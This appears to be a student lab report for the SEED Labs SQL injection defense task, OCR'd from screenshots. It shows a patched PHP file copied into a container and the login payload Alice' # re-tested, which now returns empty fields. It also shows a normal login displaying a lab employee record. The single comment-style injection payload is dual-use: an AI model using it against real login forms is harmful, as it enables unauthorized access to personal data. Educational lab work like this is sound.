
After save file open terminal and run this command:

$ docker cp unsafe.php 4cec0c463663:/var/www/SQL_Injection/defense



```
[05/16/23]seed@VM:~/.../defense$ docker cp unsafe.php 4cec0c463663:/var/www/SQL_Injection/defense
[05/16/23]seed@VM:~/.../defense$
```

Now when login by: Alice’ #



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:57
SQLi Lab
SQLi Lab
www.seed-server.com/defense/
SEED LABS
Right Ctrl

Get Information


USERNAME: Alice' #

PASSWORD: Password

Get User Info

Copyright © SEED LABs


The task is done. Data blinded


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:59
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Alice'+%23&Passwo
SEED LABS
Right Ctrl

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

When logging in by using a username and password


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:59
SQLi Lab
SQLi Lab
www.seed-server.com/defense/
SEED LABS


Get Information

USERNAME alice

PASSWORD •••••••••

Get User Info

Copyright © SEED LABs


Activities
Firefox Web Browser
Jul 22 13:27
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Alice&Password=seedalice
SEED LABS

## Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**